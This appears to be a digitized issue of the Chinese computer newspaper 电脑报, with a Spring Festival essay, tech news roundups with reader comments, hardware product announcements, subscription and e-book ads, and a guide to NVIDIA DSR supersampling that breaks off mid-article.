
常年工作在外的我们,回到家还有一件重要的事,就是帮对电脑、网购、手机安装APP还不太熟悉的父母解决一系列疑难杂症。给父母的电脑重装一次系统,下载一些有利于老年人娱乐,保持健康的APP,绑定好网购需要的银行卡和详细的收获地址……这些对于我们来说微不足道的小事,对于独自生活的父母来说是盼了好久才能解决的大问题。

除此之外,这个一年一度的假期,如果你真的想歇一歇,看手机的时间也许应该少一点,虽然沉浸在朋友圈和交错在红包的往来之中,都已是欢度佳节的大众姿势,但你

依然可以选择独处,比如看看书、刷刷剧、玩玩儿游戏。互联网连接了一切,但真正休息的你根本不需要连接整个世界,哪怕一两条热炒的新闻都可能让你忘记假期的状态该是怎样。

回到另一座城镇或者乡村,创造了切换地域人文环境的机会,这也是一种不错的体验。随着年龄的增长,逢年过节回到当年撒丫子乱跑的田间,约上那群发小一起“怀旧”,是非常舒服的节奏,但如今当我们在餐桌不停地滑动手机屏幕时,可曾想过那份久别重逢之情被蒙上了一层冷漠与尴尬。放开手机,“独处”一阵,才是过节、回家、会友的真正意义。即便是父母、亲人对你的生活强加过问,甚至催婚的催婚、催二胎的催二胎,也不需要用手机、网络来逃避回答。就当用这个机会,赖在父母身边体验罕有的放松和宽慰,就像逃离了雾都与蓝天的重逢,尽情享受充满甜蜜絮叨的家庭假日。

不管是把自己绑在手机的屏幕和红包的争抢,还是醉倒在餐桌和聚会的喧嚣,这个春节找到自己喜欢的姿势就好。



红包照片



每周榜单

最值得关注的新闻：

万能的石墨烯？到底是革命性颠覆，还是弥天大谎

最值得吐槽的新闻：

iPhone在大冷天里集体自动关机？苹果回应了……

最值得关注的摄影文章：

前方高能！航拍无人机都有哪些简(sang)单(xin)有(bing)趣(kuang)的玩法？



**小编点评：**其实不知道你们有没有这样的感觉，凡是一种新的技术到了中国，各家厂商总能把这个技术吹得神乎其神，最终结果是造成这个技术的“变味”。由于各种产品都会跟随潮流加上一些时下最新的技术，消费者在接受忽悠的时候对这个技术的原理并未有过多的了解，却能先入为主地记住这个技术的名字。石墨烯的发现无疑是一个重磅消息，因为它的发现拉开了材料科学的序幕。总之，石墨烯独特的存在让许多厂商趋之若鹜，最终的结果就是在中国成了弥天大谎。专家认为，石墨烯所产生的实际意义远不如噱头意义。这篇文章主要从为什么会产生弥天大谎追溯到这么做的原因，是一篇极有深度的调查文章。当然了，文章很长，需要读者朋友们耐

心阅读。而看完这篇文章，一些读者就给出了自己的看法：

**@Noggin：**科学文章最好全文发布，否则删减导致的问题还挺多的。

**@梦幻白菜：**商业上的弥天大

谎而已，并非石墨烯是弥天大谎。

**@+顺：**我非常看好今年的高考化学。

大家都知道，前几天迎来了最冷的寒潮，由于小编地处南方，所在的城市是几十年都可能见不到雪的城市，然后这次寒潮来袭毫无防备。嗯，反正过冬都靠抖的小编已经习惯了。这不，小编同事亲身经历，外出看雪发现自己的iPhone手机竟然在有充足电量下，面对强势寒潮，自动关机了。而遇到这样情况的人还不在于少数，许多用户都在网上吐槽。当然了，这也引起了苹果官方的注意，他们回应：iPhone自动关机是因为天太冷了，其理想使用温度介于16℃至22℃之间。如果因为天冷导致手机关机，这种情况只是

暂时的。当电池温度返回正常操作范围，其性能也会随之恢复正常。当然后来有不少业内人士来说，这个也和锂电池有关，算是正常现象。看完这篇文章后，素有智慧的读者朋友也给出了自己的看法：

**@锅盖：**给手机贴个暖宝宝就行了～

**@伍：**说得就好像只有iPhone用锂电池似的。

**@赵越：**我的高通810依然坚挺。

好了，这周老狼又推荐了怎样的文章呢？不如我们来看看吧。

近几年，无人机的发展可以说是突飞猛进。从以往高高在上的军用技术，到如今走入寻常百姓家，无人机渐渐地被运用到我们身边的各个领域，当然也包括摄影。无人机航拍的最大好处就是能够打破空间的限制，为我们的创作提供了更多的可能性。那么，普通用户在购买航拍无人机的时候应该注意哪些问题？航拍无人机又有什么特殊有趣、脑洞大开的玩法？说了这么多，不如你去看看吧。

以上内容来源于电脑报官方微信和老狼摄影工坊，如果有什么想法请务必在后台留言哦！



互动



**【WP哭瞎：掌门人用的竟然是iPhone！】**微软操作系统事业部企业副总裁Joe Belfiore在Windows和WP项目中占有至关重要的地位，几乎是掌门人的位置。不过日前，其在日本旅游时随手发了条推特，显示来自iPhone。于是就炸了锅，很多网友尤其是忠实WP用户表示无法接受，认为这是叛变：老大怎能用别人的手机……

**网友评论：**  
**@风雪飘摇谁的断剑：**师夷长技以制夷。

**@阿飞阿力：**唉……一个为了存在而存在的操作系统。为广大WP用户默哀。

**@打不死的病毒：**作为一个用过WP的人来说，再也不想用了！应用少且更新慢。支付宝就不说了吧。更新慢是常事，有些应用安装上就没更新过！常用功


能缺失。比如我想用定时开关机，系统设置里没有，商店里也没有！安卓上有的功能，WP就是没有啊！优惠享不了，券用不了，支付不行，你说，我用个毛？越用越难用！

**【董明珠豪言：格力手机2代将是全球最好！】**日前，格力董事长董明珠在接受媒体采访时表示，今年3月-4月，格力将推出新款手机，它将是全球最好的手机，将成为世界一流产品。此外，董明珠还透露，格力手机现在一做出来就卖掉，产能还是不够；格力手机不是要与小米PK，而是要与市场较量。

**网友评论：**  
**@馄饨大魔王吼：**说反感董大姐的可以去看知乎看看有一个问题是为什么董明珠会自己代言整天想搞大新闻，看完你就明白啦！

**@夜白er：**广告法提出不能出现“最”。

**@好学勤奋的大猫：**其他手机都没有董小姐的开机问候，这么人性化的功能绝对世界第一。



**【罗永浩：创业三年半，头发掉一半！】**日前，罗永浩发文总结了自己的创业经历：创业三年半，遭遇了大规模的批评、讽刺和诋毁，头发掉了一半，胆结石大了一倍，体重增加百分之二十；但这些跟获得的无穷无尽的快乐、满足、成就感相比算不上什么；若没有意外，后半生的全部，除了家庭，也就是这个公司了。

**网友评论：**  
**@Lv小茂：**会有意外的，支持你追求梦想。但暂时不会买你手机。

**@ontrak：**记住：我是位相声演员——罗永浩。

**@陈聪-太浮夸了：**当初你批评、讽刺和诋毁其他手机厂商，如今轮到你遭受批评、讽刺和诋毁，这都是一种循环。

电脑报记者证年检公示

为进一步加强新闻记者证管理，根据《新闻记者证管理办法》和国家新闻出版广电总局《关于开展新闻记者证2015年度核验工作的通知》（新广出办发[2015]140号）的有关规定，我报立即对本单位所有持新闻记者证的人员进行了一次全面的清查，现将通过新闻记者证2015年度核验的记者名单公示如下，接受社会监督（电话023-63658866 67502616）：

姓名	性别	记者证号
傅军	男	B50000555000001
杨洋	女	B50000555000002
马渝曦	男	B50000555000005
黄旭	男	B50000555000006
胡进	男	B50000555000008
余师亮	男	B50000555000009
熊雯琳	女	B50000555000010
刘颖	男	B50000555000011
吴新	男	B50000555000012
邓晓进	女	B50000555000013
陈平	男	B50000555000014
徐远志	男	B50000555000015
朱文利	女	B50000555000016
沈洋	男	B50000555000017
张晓明	男	B50000555000018
张俊	男	B50000555000020
王诚	男	B50000555000021

涨姿势

经常走神？说明你太聪明了！



日前，据中国日报网报道称，在工作中易被分散注意力的人可能比他们的同事智商更高。这是因为高智商的人很难集中注意力，是因为他们总能灵光一闪，想出许多绝妙的主意。据悉这个调查涵盖了17个国家，一共有一万多人接受调查，其中有近一半的人都表示难以集中注意力工作。而造成无法集中注意力工作的可能原因之一就是科技设备的频繁使用。调查显示，目前人们在移动设备上平均花费的时间比2012年增长了200%；在英国，人们平均每天看手机221次，白领平均每小时查看邮件30次。而专家对此也作出了分析：“我们的工作方式正在不断变化，变化频率比以前快多了。大脑易于焦虑、走神，由此导致脑部超负荷运转。数据显示，无法专心工作的人的数量正在上升。”

相机像素真的越高越好？

日前，据科技网站TechInsider报道，随着技术的进步，相机像素的军备竞赛也在不断升级，但那动辄两三千万的像素对普通用户来说真的那么有用吗？恐怕答案是否定的。

据分析，一般人都看不出来照片的像素高低。有时，高像素甚至还可能会成为负担，在暗光条件下它的噪点会更多，而且照片很容易因为微小的震动而糊掉。此外，由于技术限制，在将两张照片发到网页上之前，编辑还需要对其尺寸进行压缩，这就进一步削弱了高像素的作用。当然，这也不是否定高像素存在的意义。在拍摄各类商业广告和打印超大图片的时候，高像素是非常有用的。与其追求高的像素，不如仔细思考如何构图如何拍摄才是摄影的最好结果。



# 春节长假,电商卖场冰火两重天 @重剑



如今的电脑城,面对日渐稀少的消费者,面临消失的局面



电商不受实体店萧条冲击,在春节期间更通过各种活动吸引消费者

2000年正月初四,笔者的鼠标坏了,珍贵的假期时光哪能就这样浪费,于是兴冲冲地骑着单车穿过大半个城市,却看到平日里人头攒动的电脑城大门紧闭。幽怨之中笔者不禁感慨,就算春节期间很多玩

家时间充裕且钱包鼓鼓,竟没有哪个商家做得了假期生意,这是一种多么遗憾的供需矛盾啊!

2010年除夕夜,伴着春晚的歌舞声,笔者在京东选了一款特价手机,付款后本

已经思量好了过完节再收货也没关系,哪知初一早上就被快递电话给叫醒了。那一年京东还没有自建物流,为了确保春节期间能够照常送货,便将那几天的订单全都委托给唯一不放假的EMS代送。收到手机的那一瞬间,笔者内心着实是挺震撼的。

两次购物经历,落差甚大,春节其实也是电商与卖场的购买体验越发差异化的一个缩影。此消彼长持续至今,卖场春节放假依旧,而大部分电商已经进化到可以跟平时一样提供服务。回想这些年来,中关村电脑城巨头陆续关门,跟纷纷赴美上市风光无限的电商企业形成了鲜明的对比,不由得令人唏嘘不已。

卖场的没落,原因复杂而多样,在成本、效率等劣势无法逆转的窘境下,春节假期无法正常营业更是雪上加霜的硬伤。在这里我们没有义务去帮卖场出谋划策,难题留给房地产大佬们去考虑吧,商业地产的窘境绝不限于IT行业。对于广大用户来说,既然几天后卖场统一歇业是定局,那么春节假期上网买货是不二之选。

也许有朋友会问了,快递公司不也要过春节吗?没错,前些日子网上还流传着一张快递公司放假时间表,只不过随后已被证实是伪造的。进入2月,大部分快递公司已经暂停收派件了,但也并非全部,价格稍高的顺丰和EMS都不会放假,顶多略微延迟,在春节这种时候他们的优势便凸显出来了。此外,自建物流体系的京东、亚马逊中国都能在大部分地区实现跟平日一样的送货速度。无聊地挨过假期、苦等电脑城开门的日子,一去不复返了。

既然说到这里了,我们不妨再简要分析一下如何选择合适的“假期电商”。就DIY整机而言,淘宝天猫上的大型电商具

备规模优势,而且春节期间也有客服值班,不仅可以正常下单,还可以咨询物流时间等细节问题。宁美国度、名龙堂等比较知名的DIY电商一直都用顺丰发货,EMS作为偏远地区的备选,所以春节假期完全是毫无压力。如果是买鼠标、耳机这样的散件,因为总价较低,顺丰或EMS包邮不太实惠,那么京东、亚马逊的自建物流就能派上用场了。当然,货比三家依旧是必不可少的过程,好在互联网时代的货比三家只需要点点鼠标或者触摸屏,不再是什么负担。

至于平板电脑和智能产品,也是类似的规律,总而言之电商不仅能够实现更低的价格和更高的效率,更可以确保用户在春节假期顺利收到心仪的宝贝。作为从上世纪90年代一路走来的电脑玩家,笔者对电脑城充满感情,甚至一度渴望在这座城里实现自己的创业理想和人生价值。上学的时候口袋空空,能在电脑城里逛上一整天,逐个欣赏橱窗里的主板、显示器和声卡显卡,也曾是莫大的享受,这在今天的年轻人眼中恐怕是不可思议的怪癖吧。不管怎么说,那个属于电脑城的年代,已经渐行渐远,很难回头了。

时代的洪流滚滚向前,只是在这最后笔者还是想为电脑城从业者们正个名:电脑城的确是没落了,不过没落的根本原因不在于奸商的坑蒙拐骗,而是因为高得离谱的房租、税费带来的沉重经营成本,使得卖场商家与电商构成了本世纪商业领域最经典的一场不平等竞争。电脑城商家是这场风暴的焦点,但显然并非唯一的受害者,实体店闭店潮已经拓展到了各行各业,而这当中究竟有多大程度取决于电商冲击,目前尚无定论。

当然,作为喜欢假期买东西的用户,真得感谢互联网,让我们拥有了永不关门的电脑城。

## 硬派动态

简单直白,观点明确,信息充足,对,这就是“硬派动态”,它能满足一个硬派发烧友所有的八卦需求,更能让你及时了解硬件领域的各种聊天谈资。利用好你的碎片时间,看看咱的新闻吧。

## 血洗低端动真格,华硕推出主板子品牌“红旗”

近日有消息称华硕将针对中国大陆市场推出一个全新的主板子品牌——红旗(Red Flag),对此华硕公司也给出了肯定的答复。不过,红旗究竟是只作为一条低端产品线存在,还是发展成为像玩家国度那样的子品牌,目前尚未确定,还得看未来的表现。既然是主打低端,做工配色什么的自然不会惊艳,而且首批上市的红旗主板并没有采用英特尔100系列芯片组,甚至不是9系列,而是更早的8系列以及AMD A68。

**编辑视角:**这里说个新闻背景,据台湾供应链厂商称,2015年全球DIY市场零

售主板的出货量预计只有5400万片,相比2014年大幅减少21.7%。除了华硕、技嘉处境稍好一点,其他品牌基本都是亏损。尽管如此,华硕面对主板销量下滑的压力还是不愿认命,所以挽回销量、继续扩大份额的唯一方法就是价格下探,侵蚀低端,此举对其他品牌来说无疑是灾难性的。量大的华硕拥有成本优势,所以红旗秒杀二线品牌轻而易举,只是就现阶段型号而言,华硕还比较谨慎,而对手们就得尽快作出调整,放弃做自有品牌主板也许是个不错的决定。

## 转正了! GDDR5X显存正式成为国际标准

1月22日,JEDEC(固态技术协会)正式发布了JESD232 GDDR5X SGRAM显存标准规范,这意味着美光研发的这种过渡性显存规格正式成为行业通用技术。为什么说GDDR5X是过渡产品呢?因为全新GDDR6的研发工作其实好多年前就开始了,但碍于技术、产能等各方面原因,仍然遥遥无期,于是美光的做法是简单地将数据预取位宽从8bit翻番到16bit,从而实现了更高的带宽。

**编辑视角:**GDDR5X初期产品即可达到10Gbps~12Gbps的带宽,后期将提升到16Gbps。相比之下,GDDR5现在最高也

才7Gbps。在JEDEC公布的规范中,GDDR5X搭配256bit位宽的话,总带宽达到了320GB/s~448GB/s,而第一代HBM的带宽为512GB/s。由此看来,GDDR5X与HBM的差距已经很小很小了。而且,GDDR5X将沿用成熟的准漏极开路(pseudo-open-drain/POD)信号机制,保持向下兼容,封装也不变,更容易升级,成本更低。不过,JEDEC日前还公布了第二代HBM标准,带宽又翻倍了,所以未来AMD和NVIDIA都会在各自己的旗舰卡上使用HBM2,同时在一些中高端型号上使用GDDR5X。

## 新CPU不支持Win 7,英特尔微软究竟谁在说谎?

前段时间有一则关于Win 10的新闻让不少朋友感到焦虑和疑惑,那就是微软官方宣布英特尔、AMD和高通的下一代处理器必须运行Win 10才能获得微软的支持。一石激起千层浪,连Win XP都还有那么多用户,Win 7和Win 8.1更是正当壮年,难道都要被微软硬生生地抛弃了吗?事情很快有了转机,有消息称微软此举只针对企业级市场,跟普通人用户毫无关系,微软的本意是新处理器必须安装Win 10才能获得完整的企业级支持。

**编辑视角:**又过了几天,英特尔官方宣布新一代企业级博锐处理器依旧是主

打Win 7平台,似乎扇了微软一记耳光。事实上,微软为了推广Win 10可谓倾尽全力,新政也具备可行性:如果用户购买了采用下一代处理器平台的图形工作站、服务器之类的设备,就必须安装Win 10才能得到微软的全套服务支持,尤其是充分发挥新平台的各种新特性。然而,英特尔未必愿意如此不计后果地支持微软,毕竟消息传播出去很快就失真了,不能发挥全部特性也许就演变成了不能正常运行,那么还在用老系统的用户谁还敢买新处理器呢?这场双方缺乏默契的公关行动,最后的结果自然是不了了之。

## 代工赚钱难,罗技正式放弃OEM鼠标

罗技公司1月23日发表了一份官方声明,宣布彻底退出OEM鼠标市场,放弃了这个一度为公司贡献很大一部分收入的业务。从今年开始,罗技将专注于自有品牌的高端零售鼠标及键盘。其实早在2015年3月,罗技就公开了停售OEM设备的计划,去年12月终于清空了全部库存。据财报显示,去年第四季度OEM硬件收入只占罗技总收入的4.45%。

**编辑视角:**业务调整之后,罗技仍是全球最大的键鼠设备厂商,两者的市场

份额均超过五成。在老玩家心目中罗技是当之无愧的第一品牌,可近年来随着竞争对手的崛起,罗技在高端市场的口碑与曝光率均出现了一定程度的下滑,不论是游戏鼠标还是机械键盘,似乎都陷入了吃老本的尴尬境地。由于PC整体发展不尽如人意,曾经红火的OEM鼠标业务的利润空间也急剧缩小,在这种时候罗技选择放弃是非常明智的。集中精力打造自有品牌精品,重新塑造高端品牌形象乃是当务之急。



# 电脑报电子版(春节可以订阅,节后统一发货)



扫二维码进入商城购买  
icpcw.com/e

**方便** 不用去报摊,手机、平板、PC 都能看!  
**快捷** 下周一的报纸,本周六就开始读!  
**灵活** 可从任意一期开始订阅!  
**高清** 黑白变全彩,内容与纸质版一致!

## 《电脑报》 高清电子版

全年版(51期)  
— 原价200元

半年版(25期)  
— 原价100元

**158**  
**85** 元



## 电脑报电子图书开卖啦! 价格1-3折起

步骤一:阅读目录,选中自己喜欢的图书分类。

步骤二:进入官方商城cpcwi.taobao.com,通过类别名称或分类检索找到宝贝。

步骤三:按照淘宝流程拍下并付款(若有疑问请咨询在线客服)。

联系电话:023-61618888-16666

内容和纸质图书完全一样  
手机、平板、PC 都能看  
一次购买,终生阅读

### 2014合订本



上下册  
¥20

<http://go.icpcw.com/hdb2014.htm>

### 2013合订本



上下册  
¥10

<http://go.icpcw.com/hdb2013.htm>

### 电脑办公类

全套  
¥59

办公室之王 - 行政与人力资源管理必会 Office 应用 100 例  
办公室之王 - 财务管理必会 Excel 应用 100 例  
办公室之王 - 市场与销售管理必会 Excel 应用 100 例  
职场经理必会 PowerPoint 应用 100 例  
PCbaby 系列 - Excel 函数实例操作即查即用  
PC 宝贝 2009 - Excel 制表实例操作即查即用  
Excel 电子表格与数据处理一本 GO  
EXCEL 实战应用大师  
Excel 2007 新手特训



<http://go.icpcw.com/book01.htm>

### 股市炒股类

全套  
¥79

同花顺、大智慧炒股赚钱实战技法  
短线炒股赚钱技法 - 实盘操作篇最新版  
入市指南:新股民快速入门与实战  
炒股操盘必读:100个屡试不爽的赚钱口诀  
波段点金赚钱为王  
一年翻 10 倍的短线高手操盘秘笈  
决胜波段:短线波段炒股赚钱技法 200 例  
K 线图实战速查手册 - 形态速查篇  
K 线图实战赚钱策略 - 公式速查篇  
K 线图形态速查与实战技法  
短线炒股快速入门  
决胜买卖点  
短线抓涨停



<http://go.icpcw.com/book03.htm>

### 赚钱理财类

全套  
¥99

20 几岁应懂点经济学(白金版)  
30 个可复制的网上开店成功案例  
100 个可操作的网络赚钱方法  
小老板开店创业必读 - 小生意的大智慧  
年入 10 万,17 岁草根少年的网络赚钱手记  
看好你的“钱包”:揭破你身边的新型骗术  
阿保揭秘职场:搞定你的上司  
单身女人理财:省出一个小富婆  
月挣 5000,网上开店立即 GO  
网络整合营销实战兵法  
淘宝网装修实战  
零资本创业



<http://go.icpcw.com/book04.htm>

### 老人学电脑类

全套  
¥79

安心孕产怎么吃 1000 例  
不背字根 100 字 / 分钟五笔打字速成  
光盘刻录实用方案 100%  
电脑硬道理 - 玩转笔记本  
完全自学系列 - 电脑新手必会操作完全自学  
系统安装与重装一本 GO  
五笔打字速成一本 GO  
老爸老妈学电脑炒股  
老爸老妈用电脑  
老爸老妈学单反  
疯狂网络购物



<http://go.icpcw.com/book05.htm>

### 摄影基础技巧类

全套  
¥79

数码单反专题摄影 108 例  
数码单反实拍技巧 200 例  
数码摄影完美风光拍摄  
数码摄影色彩与光线  
抓住宝贝的精彩瞬间  
数码摄影抓拍技法  
数码照相馆的故事  
数码单反镜头



<http://go.icpcw.com/book06.htm>

### 摄影进阶技巧类

全套  
¥99

DSLR 闪光灯摄影完全探索  
微距摄影与商业案例  
夜景摄影艺术  
黑白摄影的艺术  
摄影构图  
摄影用光  
婚纱摄影



<http://go.icpcw.com/book07.htm>

### 网络安全类

全套  
¥59

PCbaby 系列 - 黑客攻防实例操作即查即用  
电脑硬道理 - 黑客攻防  
黑客防线 - 黑客入门实战  
黑客攻防实战一本 GO  
黑客攻防大师(第二版)  
黑客攻防实例 100%  
网络安全攻防大师



<http://go.icpcw.com/book08.htm>

### 相片处理PS类

全套  
¥39

Photoshop CS5 数码照片后期处理从新手到高手  
创意 - Photoshop CS4 设计实例精粹  
Photoshop CS3 新手特训  
超越皇冠卖家 - 网上商品拍摄与修图技法



<http://go.icpcw.com/book09.htm>

请在电脑报官方商城订阅:cpcwi.taobao.com(仅需淘宝流程支付)



## 三头犬加入游戏军团 华硕发布Cerberus游戏键鼠三件套

参考价格:待定

华硕发布了主流级游戏键鼠三件套,它有着一个威猛的名字:Cerberus,意为地狱三头犬,这恰好也跟华硕ROG的红黑配色相得益彰。

Cerberus Gaming Keyboard键盘采用了SECC镀锌钢板作为基板,全键盘防水并带有导流孔,不管是键盘的坚固性还是适用性都非常不错。键盘采用了标准104按键布局,具有12个可自定义宏的功能键。键盘背景灯有红蓝双色可选,并且支持四级亮度可调。

Cerberus Mouse鼠标采用对称型设计,左右手均可用,尺寸为124.86mm×68.72mm×40.11mm,属于中型鼠适合亚洲人手型大小。鼠标有6个按键,支持4级DPI可调,默认为1000,可选500/1500/2500。

Cerberus Gaming Mouse Pad鼠标垫使用编织纤维材质,纹理较细,与Cerberus鼠标搭配是最佳组合。

Cerberus地狱三头犬键鼠三件套采用ROG家族式红黑配色,和ROG家族其他产品搭配起来可以说是信仰满满。2015年,华硕开始在游戏外设上发力,而Cerberus则是华硕在2016年在游戏外设领域打响的第一炮。



## 容量向机械硬盘看齐 东芝发布PX04SL企业级固态硬盘

参考价格:待定

东芝这款企业级固态硬盘容量包括了2TB和4TB两种,采用了MLC NAND闪存颗粒,接口为SAS 12Gbps。其中2TB的连续读取速度达到惊人的1.9GB/s,4TB的连续读取速度也能够达到1.5GB/s。相比之下这款固态硬盘的写入速度就比较一般,2TB和4TB的连续写入速度分别为750MB/s和850MB/s。可见这款固态硬盘比较适合安装在需要频繁读取数据的服务器上,代替传统机械硬盘。

另外,这款硬盘带有掉电保护和端到端数据保护技术,平均故障时间为200万小时,质保期为5年,可选SED自加密,充分显示出其企业级固态硬盘的身份。



## 全球最弯再添新军 AOC公开全新曲面显示器

参考价格:约合5400元

AOC冠捷于1月21日正式公开了旗下的35英寸曲面显示器C3583FQ,凭借着2200R(即半径为2200mm的圆弧)成为全球最弯显示器之一。

这款显示器采用21:9宽屏设计,MVA面板,刷新率最高达160Hz,对比度为2000:1,响应时间达到4ms,分辨率为2560×1080。接口方面为2个HDMI 1.4、2个DisplayPort 1.2a+以及1个3.5mm音频孔,带有功率为5W的前置扬声器。

显示器支持AMD FreeSync功能,搭配A卡可以在45帧到160帧之间画面无撕裂地玩游戏。

## 独显总还是要强点儿 NVIDIA入门级显卡GT 710上市

参考价格:约合人民币320元

性能和处理器核显相比都只是“呵呵”的入门级显卡GeForce GT 610终于迎来了换代,技嘉抢先在1月底于日本推出了一款GeForce GT 710显卡。这款显卡核心具有192个流处理器,显存为1GB的DDR3,位宽也仅为64bit。照此数据,即便是它比GT 610有不小的进步,但也仍然是定位入门级。

这款显卡在日本上市的价格为5780日元,约合人民币320元,价格算不上特别实惠,如果装新机的话,这款显卡性价比平平。但如果是为老机升级显卡,扩展显示输出接口的话,它还是有价值的。



## 和内存溢出说拜拜 海盗船发布128GB套条

参考价格:约合人民币7730元

海盗船的Vengeance LPX系列发布了全新的套条,包括8根16GB DDR4 3000内存。套条专门为Intel X99发烧级平台准备,完全支持XMP 2.0,工作电压1.35V,时序16-18-18-36,售价1174.99美元,约合人民币7730元。

在芝奇发布了128GB DDR3 3000的套条后,海盗船的跟进势必会引起一阵128GB DDR4套条发布热潮。不过,如此夸张的容量规格让其更多是作为高端形象代表出现在市场上,毕竟不是每个高端用户对内存都有如此高的需求。

## IT踏入娱乐圈 极路由发布小熊路由器

参考价格:待定

1月20日,极路由联合“#BBF”推出了主打3C智能市场的小熊路由器,这款路由器将会在3月登陆京东商城。

小熊路由器看上去就像一个玩具熊,拥有黑金色及粉色两种配色,并且还有“#BBF”同娱乐主持人李晨代言的独立品牌MLGB合作生产的限量版紫色豹纹款。而在发布会上,极路由还邀请了当红网剧《太子妃升职记》的两位主演张天爱和盛一伦助阵,看来是想要把IT设备和娱乐圈强行拉在一起的样子。

性能方面,小熊路由器作为一款双千兆路由器搭载了极路由的HiWi-Fi OS,可接入智能家居,通过路由器直接控制家中空调、电灯、插座、空气净化器、空气加湿器等电器,具备智能路由器的基本功能。



## 至强E3迎来原配 技嘉发布X150M-PRO ECC主板

参考价格:待定

虽然名字中有“X150M”,但技嘉这款主板并不是采用B150芯片组,而是采用了服务器级的C23X系列芯片组,它不仅支持至强E3 1230 v5处理器,也支持Skylake核心的酷睿、奔腾以及赛扬处理器。

这款主板最高支持64GB的ECC DDR4内存,提供了M.2、PCIe 3.0以及SATA Express插槽,并且支持NVMe驱动器。外部接口方面,技嘉为主板装配了Intel Alpine Ridge USB 3.1控制器,支持10Gbps的Type-C和Type-A USB连接。网络方面则是搭载了一颗Intel千兆网卡。

没想到E3系列处理器和C23X系列芯片组这对入门级服务器搭档在家用市场上再次碰面,不知道这一对原配能否俘虏高端家用消费者的心呢?




# 没有4K也能爽超清 大屏幕电视超清游戏轻松玩

@雪山飞熊

4K显示器、电视已经炒作很长一段时间了,虽然高分辨率下的游戏画面的确非常诱人,但因此去升级显示器的玩家依然是小众,毕竟花大价钱换掉显示器并不是大多数普通玩家可以接受的事,有这预算一般都升级显卡或处理器了。好在NVIDIA显卡提供了一项既不用多花钱,又能享受“高分辨率”游戏画面的功能——“DSR(虚拟超清分辨率)”,只要你的显卡足够强力,不用换显示器也能体验到远高于1080P分辨率的游戏画面(至少是无限接近真实的超清分辨率视觉效果吧)。

虽然DSR这项功能已经出来较长时间了,但笔者最近在大屏幕电视上玩游戏时使用了它,感觉实际效果比在平常的23.6英寸显示器上更出彩,因此在这里和大家分享一下自己的体验。

## 在NVIDIA控制面板中打开DSR功能



勾选对应的分辨率扩大倍数,就能在游戏中选择高于显示器物理分辨率的分辨率

首先确定你用的是NVIDIA显卡(400系列以上即可支持此功能,不过,从实际游戏的性能要求来讲,还是在GTX960以上级别为妙,否则玩不动也没意义),然后在NVIDIA控制面板的3D设置中找到DSR因数,在下拉菜单中即可选择虚拟分辨率的扩展倍数(基于你显示器的物理分辨率,然后进行扩展,最大可扩展4倍像素量,如果是1080P就会变

成4K),如果实际使用中没有遇到问题,全勾上即可。至于DSR平滑度,建议设置为0%,虽然NVIDIA控制面板会提示平滑度设置太低会导致画面失真,但笔者使用中并没有发现什么失真的问题,反是平滑度设置得太高会导致画面明显变得模糊,索性干脆设置为0%。

设置完之后,你就可以在Windows系统和游戏中设置超过显示器物理分辨率的超清分辨率了。以笔者使用的2K显示器为例,在桌面和游戏中均可选择5120×2880分辨率,另一台用来玩游戏的1080P高清电视,也可以选择4K分辨率。注意,在桌面下不建议使用超清分辨率,因为桌面字体会变得非常小,再加上显示器物理分辨率不足,字体显示会变得支离破碎没法看。

## DSR对游戏画面精细度提升明显



虚拟4K分辨率(左)下输出的画面精度远超物理1080P画面(右)

为什么要使用虚拟超清分辨率?原因就是笔者喜欢在大屏幕电视上玩PC游戏,而家中的电视又是1080P分辨率的,在40英寸的屏幕上,1080P分辨率的游戏画面真的算不上精细,各种锯齿层出不穷,更换4K电视吧,支持60Hz刷新率的大尺寸4K平板电视确实不便宜(但是1080P分辨率的平板电视都可以支持60Hz以上的刷新率)。于是笔者想到了NVIDIA这个不要钱的解决方案。刚好笔者用的是GTX780显卡,虽然性能只是与GTX970相当,但应付非顶级3D游戏的超清模式也还是可以接受的。

另外,使用更高等级的抗锯齿功能确实能够让3D游戏中的锯齿减少,但是因为抗锯齿功能需要对画面中的像素进行采样插值的原因,整个画面的精细度会受到影响,因此相比之下提升渲染分辨率的效果更好,让整个画面的精度都能得到提升。

笔者的电脑配置为Core i7 940+GTX780,测试的游戏选择了《龙之信条:黑暗觉醒》。在开启了DSR功能后,

在游戏中就可以直接选择4K分辨率而无视电视的物理分辨率了。从游戏截图来看,虽然物理分辨率同为1080P,但明显以4K模式渲染输出的游戏画面要精细得多,几乎看不到3D模型边缘的锯齿,而1080P的画面上锯齿实在是太明显了。

当然,虽然输出分辨率依然是1080P,但内部以4K分辨率进行渲染消耗的硬件资源和实际输出4K画面相当,1080P模式下游戏帧速为55fps,而模拟4K输出后,游戏帧速降到了36fps,性能损失还是蛮大的,比1080P下开启32×CSAA的抗锯齿损失大多了,但画面精细度提升的幅度也十分明显。

不过,像是《龙之信条:黑暗觉醒》这类移植自XBOX360的老游戏对显卡的性能要求还不算高,所以即便是4K渲染输出,GTX780级别的显卡依然可以跑到30fps以上,还算是比较流畅。但要是遇到《使命召唤12》《古墓丽影10》这类显卡杀手,恐怕使用DSR虚拟4K分辨率也会有些吃力了,除非你有双GTX980Ti(有这个难道还买不起4K电视吗……)。

## 进一步提升大电视游戏画面效果

